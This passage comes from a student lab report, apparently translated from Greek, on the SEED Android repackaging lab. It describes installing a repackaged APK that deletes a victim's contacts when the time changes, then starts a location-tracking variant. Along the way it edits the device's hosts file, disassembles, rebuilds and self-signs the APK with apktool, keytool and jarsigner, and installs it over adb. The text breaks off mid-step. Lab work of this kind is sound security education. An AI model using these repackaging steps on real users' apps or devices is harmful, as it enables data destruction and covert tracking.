


Figure 4.2.3. Digital signature of the APK file




Figure 4.2.4. The filepath of the target application's digital certificate

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

4.3 Observations

The creation of the self-signed certificate was intended to recognize the application for use on Android devices.

5. Execution of the attack

5.1 Actions

Step 1. Install app on Android device

We executed the following commands on the terminal of the attacker's machine (SEEDUbuntu) in order to install the application on the victim's machine. The commands are:

```
adb connect 10.0.2.4  
adb install RepackagingLab.apk
```

where, 10.0.2.4 is the IP address of SEEDAndroid and RepackagingLab.apk is the target application.

Step 2. Enable permissions on the Android VM

From the victim's terminal (SEEDAndroid) we manually activated the permissions of the target application from the following path:

```
Settings -> Apps -> Repackaging Lab -> Permissions -> toggle contacts  
on
```

Step 3. Execute the attack

Initially, we created 3 contacts from the victim's device. We executed the attack after opening the application from the victim's terminal, so that the Broadcast Receiver would be registered for the time change event (TIME SET). The attack was done by manually changing the device's time from the path:

```
Settings -> Date and Time -> Set time
```

After the time change, the attack is carried out and all of the victim's deletions are deleted.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

5.2 Results



```
Terminator
/bin/bash
[06/01/23]seed@VM:~/.../dist$ adb connect 10.0.2.4;
already connected to 10.0.2.4:5555
[06/01/23]seed@VM:~/.../dist$ adb install RepackagingLab.apk
14536 KB/s (1427461 bytes in 0.095s)
Success
[06/01/23]seed@VM:~/.../dist$
```

Figure 5.2.1. Installing the target application on the victim's machine (SEEDAndroid)




Figure 5.2.2. Verifying the installation of the target application on the victim's machine (SEEDAndroid)

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 5.2.3. Enabling permissions for managing contacts




Figure 5.2.4. Activating the application to register the Broadcast Receiver

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

The screenshot shows the 'Add new contact' screen in an Android application. The interface has a blue header bar with a back arrow and the text 'Add new contact'. On the left, there is a large grey area with a white silhouette of a person's head and shoulders, and a small camera icon at the bottom right. On the right, there is a form with the following fields: 'Saving to' (Tablet-only, unsynced contact), 'Name' (Aggelos), 'Phone' ((694) 444-4444), 'Mobile' (dropdown menu), 'Phone' (text input), 'Home' (dropdown menu), 'Email' (text input), and 'Home' (dropdown menu). A 'More fields' link is at the bottom. The status bar at the top right shows the time as 8:23.

Figure 5.2.5. Creating the contact "Aggelos"

The screenshot shows the 'Add new contact' screen in an Android application. The interface has a blue header bar with a back arrow and the text 'Add new contact'. On the left, there is a large grey area with a white silhouette of a person's head and shoulders, and a small camera icon at the bottom right. On the right, there is a form with the following fields: 'Saving to' (Tablet-only, unsynced contact), 'Name' (Giorgos), 'Phone' ((698) 888-8888), 'Mobile' (dropdown menu), 'Phone' (text input), 'Home' (dropdown menu), 'Email' (text input), and 'Home' (dropdown menu). A 'More fields' link is at the bottom. The status bar at the top right shows the time as 8:24.

Figure 5.2.6. Creating the contact "Giorgos"

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 5.2.7. Creating the contact "Vasilis"




Figure 5.2.8. Verifying the creation of contacts

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 5.2.9. Changing the time for the attack to occur




Figure 5.2.10. Verification of successful attack

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

5.3 Observations

The Broadcast Receiver received a time change event and immediately ran the malicious code "MaliciousCode.smali" that we embedded in activity 3. The code deletes all of the victim's contacts, after securing permission to manage contacts.

6. Tracking the victim's location

6.1 Actions

We activated the MockLocation application from the victim's machine (SEEDAndroid) and we selected one of the camera's default locations (Paris).

Step 1. Configure DNS on the Android VM

Initially, we searched for the IP Address of the attacker's machine (SEEDUbuntu) from his terminal with the command:

```
ifconfig
```

Then we copied the /system/etc/hosts file from the victim's machine to the attacker's machine, modified it, and copied it back to the victim's machine with the commands:

```
adb root
adb connect
adb pull /system/etc/hosts
gedit ./hosts
adb push ./hosts /system/etc/hosts
```

Step 2. Repackaging and installing the target application

We downloaded the target application from eclass (Scenario2) and disassembled it with the command:

```
apktool d RepackagingLab.apk
```

We placed all the .smali files in the smali/com/mobiseed/repackaging directory. Then, we modified the AndroidManifest.xml file, adding 3 permissions and one for Internet, as well as the Broadcast Receiver that is activated when the time changes.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ




Figure 6.1.1. The AndroidManifest.xml file

We used apktool to create a new APK file, with the command:

```
apktool b RepackagingLab
```

The new file was saved in the RepackagingLab/dist folder.

Before creating the pair, we changed the current directory from "Scenario1" to "dist" which we created by rebuilding the APK file with the command:

```
cd RepackagingLab/dist
```

To create the key pair (public and private), we used the keytool tool with the command:

```
keytool -alias dist -genkey -v -keystore mykey.keystore
```

We signed the APK file with the jarsigner tool and the command:

```
jarsigner -keystore mykey.keystore RepackagingLab.apk dist
```

Finally, we executed the following commands on the terminal of the attacker's machine (SEEDUbuntu) in order to install the application on the victim's machine. The commands are:

```
adb connect 10.0.2.4
```

```
adb install RepackagingLab.apk
```

where, 10.0.2.4 is the IP address of SEEDAndroid and RepackagingLab.apk is the target application.

ΑΣΦΑΛΕΙΑ ΣΤΗΝ ΤΕΧΝΟΛΟΓΙΑ ΤΗΣ ΠΛΗΡΟΦΟΡΙΑΣ

Step 3. Enabling permissions on the Android VM

From the victim's terminal (SEEDAndroid) we manually activated the application's permissions-target from the following path:

```
Settings -> Apps -> Repackaging Lab -> Permissions -> toggle location  
on
```

Step 4. Activating the attack

We executed the attack after opening the application from the victim's terminal, so that the Broadcast Receiver would register for the time change event (TIME SET). The attack was performed by manually changing the device's time from the path:

```
